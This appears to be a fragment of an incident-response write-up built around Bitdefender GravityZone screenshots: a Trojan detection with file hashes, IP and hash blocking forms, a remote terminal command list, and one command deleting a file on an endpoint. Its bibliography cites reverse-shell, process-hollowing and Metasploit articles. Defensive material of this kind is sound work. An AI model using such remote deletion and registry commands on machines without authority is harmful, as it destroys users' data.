Threat: Trojan
Severity: 99

[Copy MD5](#) | [Copy SHA256](#) | [View in VirusTotal](#)

SUBMISSION DETAILS

Filename	c.exe
Command Line	%PROFILE%\downloads\c.exe
File Type	PE [executable]
File Size	18944 bytes
MD5	cd4660742306488fac06e67adbf3b86e
SHA1	579f21f2be2acc44644eb4ac355d70d0b629693
SHA256	23f622e2d023ead369734afc7f5c7f4739d77d862fe514c532cf67f78bd26401
SHA512	50e9e1772301875d61ba94bfc5ccfbedfd7ff6cb6e7a1442645c8d9b382953c019e2bc56589e8fb9e5c89fbf4746224c7668c5823ead0c8c46c477dcbac65c22
CRC32	97EC1CDF
Submission Time	10 Oct 2024, 08:05:42
Analysis Time	4.41m

FILE INFO

Document summary

PE Info	
Section count	6
Machine	AMD64

Block IP

Add connection rule ✕

Details

Rule name:

Note:

Application path:

Command line: ⓘ

Application MD5: ⓘ

Settings

Local address:

Any IP or IP/Mask: Port or port range: ⓘ

Remote address:

Any IP or IP/Mask: Port or port range: ⓘ

Apply rule only for directly connected computers

Remote MAC:

Block Hash


Add hash rule ✕

Manually add the hash to Blocklist

Note:


Paste hash: MD5
 SHA256

✕
 ✕

✕ 

Select target companies

The rule is added recursively for all valid companies.

 **ZAMOLXIS SOLUTIONS SRL**

Selected groups

ZAMOLXIS SOLUTIONS SRL

Save **Cancel**

Malware removal

The screenshot shows the Bitdefender GravityZone interface. On the left is a navigation sidebar with categories like Monitoring, Incidents, Threats Explorer, and Network. The main area is titled 'Incidents' and shows a 'Remote connection' to 'LABORATORVM001' which is 'Connected'. A terminal window is open, displaying a table of command aliases and their descriptions, followed by a command to delete a file.

Command name	Aliases	Description
clear	cls	Clears up the terminal window.
help	-	Displays the list of all available commands along with a short description.
ls	dir	Displays information about all files and folders from the specified directory.
ps	tasklist	Displays information about all running processes on the target endpoint.
cd	-	Changes the working directory to the specified path.
kill	-	Terminates a running process or application on the target endpoint.
rm	del/delete	Deletes files and folders from the target endpoint.
reg query	-	Returns the specified registry information (keys and values).
reg add	-	Creates a new registry key or value.
reg delete	-	Deletes a registry key or its value.

```
C:\> rm C:\Users\teodor_radoi\Desktop\cv.doc
```

QUESTIONS & ANSWERS

BIBLIOGRAPHY

<https://infosecwriteups.com/reverse-ssh-socks-proxy-via-alpine-image-8fb49a41bf9d>

<https://medium.com/@satwikhatulkar/process-hollowing-methods-and-mitigation-malware-development-part-3-51249dea08dd>

<https://pixabay.com/ro/vectors/hacker-calculator-programare-5471975/>

<https://www.flickr.com/photos/193436333@N07/51336862105/>

<https://medium.com/@sasisachins2003/getting-started-with-metasploit-become-a-metasploit-expert-bb8e0d76b50f>

<https://medium.com/@destineeess/sad-face-emoji-6b669be4a1ca>

<https://recoverhdd.com/blog/how-to-recover-unsaved-microsoft-word-documents.html>

<https://evoila.com/blog/how-much-is-my-password/>

<https://ptestmethod.readthedocs.io/en/latest/cme.html>

<https://predictivehacks.com/caesar-cipher-in-python/>

<https://www.jeffreyahowell.com/block-ciphers.html>